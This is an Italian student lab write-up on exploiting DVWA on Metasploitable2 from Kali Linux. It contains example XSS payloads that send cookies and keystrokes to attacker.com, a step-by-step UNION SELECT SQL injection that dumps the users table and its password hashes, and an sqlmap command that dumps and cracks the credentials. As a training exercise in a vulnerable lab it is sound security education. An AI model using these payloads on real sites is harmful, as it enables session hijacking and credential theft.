

ESERCIZIO S6_L2

WEB_SERVER_ATTACKS

Consegna

Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
- Verificate la comunicazione tra le due macchine utilizzando il comando ping.

Impostazione della DVWA:

- Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
- Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.

Sfruttamento delle Vulnerabilità:

- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
- Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

Svolgimento

Configurazione del laboratorio

Come prima cosa, come da consegna, mi sono assicurato che entrambe le macchine comunicassero a vicenda.

Di seguito possiamo appurare che le macchine riescono a pingarsi a vicenda mediante l'utilizzo del comando ping seguito dall'indirizzo IP della macchina target.

Metasploitable2 raggiunge correttamente la VM con Kali Linux:


```
msfadmin@metasploitable:~$ ping 192.168.1.100
PING 192.168.1.100 (192.168.1.100) 56(84) bytes of data.
64 bytes from 192.168.1.100: icmp_seq=1 ttl=63 time=0.679 ms
64 bytes from 192.168.1.100: icmp_seq=2 ttl=63 time=0.483 ms
64 bytes from 192.168.1.100: icmp_seq=3 ttl=63 time=0.459 ms
64 bytes from 192.168.1.100: icmp_seq=4 ttl=63 time=1.18 ms
64 bytes from 192.168.1.100: icmp_seq=5 ttl=63 time=0.516 ms
```


Allo stesso modo la VM Kali Linux riesce a comunicare con la Metasploitable2:

```
(kali@kali)-[~]
$ ping 192.168.2.100
PING 192.168.2.100 (192.168.2.100) 56(84) bytes of data.
64 bytes from 192.168.2.100: icmp_seq=1 ttl=63 time=0.696 ms
64 bytes from 192.168.2.100: icmp_seq=2 ttl=63 time=0.474 ms
64 bytes from 192.168.2.100: icmp_seq=3 ttl=63 time=0.500 ms
```

Impostazione della DVWA

Per procedere nella consegna è sufficiente loggare tramite il browser della Kali, utilizzando l'indirizzo IP della Metasploitable, all'interno della sezione DVWA del webserver e, all'interno della sezione DVWA Security, settare le impostazioni di sicurezza su "low" e confermare con **Submit**.



DVWA Security 

Script Security

Security Level is currently **high**.


You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Sfruttamento delle Vulnerabilità

Sfruttamento XSS

Andando sul pannello XSS reflected e provando ad inserire un semplice script di alert notiamo che il webserver non controlla/sanifica l'input e a seguito del submit lo script viene elaborato.



Provando ora a spostarsi nella sezione XSS stored ci troveremo dinanzi ad un form al cui interno possiamo inserire il nostro script malevolo.

A seguito dell'inserimento si procede cliccando su **Sign Guestbook** e, così facendo, lo script viene salvato nel database e sarà eseguito ogni volta che la pagina viene caricata

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

prova

Message *

<script>alert("Stored XSS")</script>

Sign Guestbook

Name: test

Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.elesecurity.com/yes_for.html

Tramite XSS Stored, a differenza del Reflected, ogni qualvolta l'utente accede alla pagina lo script viene caricato in quanto permanentemente salvato in memoria:



Gli attacchi XSS possono essere usati per rubare dati sensibili, compromettere account, defacciare pagine, o persino spostare lateralmente un attacco nella rete.

Di seguito possiamo visionare alcuni tipi di danni comuni e reali causati da uno script XSS:

1. Furto di cookie (Session Hijacking)

Con un semplice script come:

```
<script>new  
Image().src="http://attacker.com/steal.php?cookie="+document.cookie</script>
```

Lo script di sopra produrrà dunque i seguenti risultati:

- Invia il `document.cookie` (es. PHPSESSID) ad un server controllato dall'attaccante
- L'attaccante può rubare la sessione utente e accedere al suo account

All'interno della DVWA ad esempio, se si ruba il cookie di `admin`, è possibile spacciarsi per l'account `admin` senza effettuare il login.

2. Keylogging (registrazione tasti premuti)

```
<script>  
document.onkeypress = function(e) {  
    fetch("http://attacker.com/log.php?key=" + e.key);  
}  
</script>
```

Lo script appena presentato agirà avrà dunque i seguenti vantaggi per l'attaccante:

- Registra tutti i tasti premuti dalla vittima
 - L'attaccante può carpire username, password, numeri di carte di credito ecc..
-

3. Redirect malevoli

```
<script>window.location='http://attacker.com/sitomalevolo.html'</script>
```

Effetto prodotto:

- La vittima viene reindirizzata a un clone malevolo del sito
 - Utile per attacchi di phishing
-

4. Modifica del DOM (defacing / fake form)

```
<script>
document.body.innerHTML = '<h1>Il tuo sito è stato hackerato</h1>';
</script>
```

Danni arrecati:

- L'attaccante altera la pagina per danneggiare la reputazione del sito
 - Può anche creare falsi form per furto dati
-

5. Autocompletamento comandi o azioni privilegiate

Se la vittima è autenticata come admin, l'attaccante può eseguire azioni al suo posto:

```
<script>
fetch('http://vittima.com/delete_user.php?id=5');
</script>
```

Effetto:

- L'admin esegue inconsapevolmente un'azione dannosa
 - Può essere combinato con CSRF
-

Sfruttamento SQL Injection

Per sfruttare tale vulnerabilità sarà sufficiente spostarci all'interno dell'omonima sezione:

The screenshot shows a web application interface. On the left is a sidebar with a list of navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, and SQL Injection (which is highlighted in green). The main content area has a title 'Vulnerability: SQL Injection'. Below the title is a form with the label 'User ID:' and an input field. To the right of the input field is a 'Submit' button. Below the form is a section titled 'More info' containing three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Inserendo `1' OR '1'='1` all'interno del campo di ricerca otterremo in output una serie di utenti; questo perché la condizione inserita risulterà vera per ogni utente nella lista.

La query elaborata sarà dunque la presente:

```
SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';
```

The screenshot shows the output of the SQL injection attack. It displays the 'User ID:' label and the input field containing the payload `1' OR '1'='1`. To the right of the input field is a 'Submit' button. Below the input field, the output is displayed in red text, showing five rows of user data:


ID	First name	Surname
1' OR '1'='1	admin	admin
1' OR '1'='1	Gordon	Brown
1' OR '1'='1	Hack	Me
1' OR '1'='1	Pablo	Picasso
1' OR '1'='1	Bob	Smith

Procediamo dunque cercando di utilizzare UNION SELECT; affinché questo funzioni, il numero di colonne deve essere uguale a quello della query originale del webserver.

Usando quindi la query: `1' ORDER BY 1 --`


Seguita da: `1' ORDER BY 2 --`

Fino a: `1' ORDER BY 3 --` otteniamo:



Capiamo dunque che la query del Database in questione lavora con 2 colonne.

Inserendo la query `1' UNION SELECT 1,2 --` otteniamo il seguente output:



Da ciò possiamo dunque comprendere che i valori 1 e 2 stampati nella pagina possono essere sostituiti con dati del database.

Il passo successivo sarà quello di cercare il nome del database:

1' UNION SELECT 1, database() --

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT 1, database() --  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT 1, database() --  
First name: 1  
Surname: dvwa
```

Una volta scoperto che il nome del DB è **dvwa** possiamo indagare per scoprire i nomi delle varie tabelle.

1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database() --

Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database() --  
First name: admin  
Surname: admin  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database() --  
First name: 1  
Surname: guestbook  
ID: 1' UNION SELECT 1, table_name FROM information_schema.tables WHERE table_schema=database() --  
First name: 1  
Surname: users
```

Ora che siamo a conoscenza dell'esistenza di una tabella chiamata **users** possiamo estrarre i nomi delle colonne di tale tabella:

1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --

User ID:


```
ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: 1
Surname: user_id

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: 1
Surname: first_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: 1
Surname: last_name

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: 1
Surname: user

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: 1
Surname: password

ID: 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name='users' --
First name: 1
Surname: avatar
```

Da questi risultati notiamo la presenza delle colonne username e password; possiamo dunque eseguire la seguente query per ottenerne i dati:

1' UNION SELECT user, password FROM users --

User ID:


```
ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b


ID: 1' UNION SELECT user, password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


A questo punto l'unico passo rimanente consiste nel tentare dei brute-force attack sugli hashing delle psw ritrovate e se siamo fortunati avremo alcune credenziali di cui poter usufruire.

SQLMAP


Copiamo il codice di sessione php tramite i dev tools:




Utilizziamo dunque il sessionID all'interno del comando per l'analisi di sqlmap:



Tramite tale comando l'applicazione si collega al sito **autenticato** con il cookie di sessione fornitogli, analizza la pagina vulnerabile all'iniezione SQL e, se trova la vulnerabilità, elencherà tutti i **database disponibili**.



Ora che conosciamo i database possiamo provare a recuperare le colonne del dvwa:



```
[10:03:40] [WARNING] Reflective va
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

Ed infine possiamo provare a recuperare le credenziali dei vari utenti:

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.2.100/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" \
--cookie="PHPSESSID=b1800e0315bfa3612ef9b6325558b8d7; security=low" \
-D dvwa -T users -C user,password \
--dump
```

```
[10:08:54] [INFO] using suffix '@'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password |
+-----+-----+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+
```

Conclusioni

In questo laboratorio è stata dimostrata la pericolosità delle vulnerabilità web più comuni — Cross-Site Scripting (XSS) e SQL Injection (SQLi) — attraverso l'utilizzo della piattaforma DVWA su Metasploitable2.

Durante l'attività, è stata evidenziata la mancanza di meccanismi di **sanitizzazione dell'input** da parte del server, condizione che consente l'iniezione di codice malevolo. In particolare:

- **XSS Reflected** permette l'esecuzione arbitraria di script lato client, che possono essere sfruttati per attacchi di tipo phishing, furto di cookie (session hijacking), keylogging e altre tecniche di social engineering.
- **XSS Stored** rappresenta una minaccia ancora più grave, poiché il codice malevolo viene salvato permanentemente e viene eseguito da ogni utente che accede alla pagina.
- **SQL Injection** consente l'esecuzione di query SQL arbitrarie, permettendo all'attaccante di leggere, modificare o rubare informazioni sensibili dal database. L'utilizzo di **UNION SELECT** ha mostrato come sia possibile accedere al contenuto di tabelle importanti come quella degli utenti.

Inoltre, grazie a **sqlmap**, è stato possibile **automatizzare completamente l'attacco SQLi**, mostrando quanto sia facile, per un attaccante, ottenere accesso ai dati con strumenti disponibili pubblicamente.

Questa esercitazione ha evidenziato quanto sia fondamentale, in ambito di sviluppo web, implementare **misure di sicurezza basilari**, come:

- la validazione e sanitizzazione dell'input,
- l'utilizzo di query preparate (prepared statements),
- l'uso di cookie con flag di sicurezza (**HttpOnly, SameSite, Secure**),
- e l'implementazione di meccanismi anti-CSRF.

In conclusione, queste vulnerabilità, seppur storiche, sono ancora oggi tra le più sfruttate dagli attaccanti. Per questo motivo è fondamentale che sviluppatori e professionisti della sicurezza le conoscano a fondo e adottino fin dalla progettazione **principi di sicurezza by design**.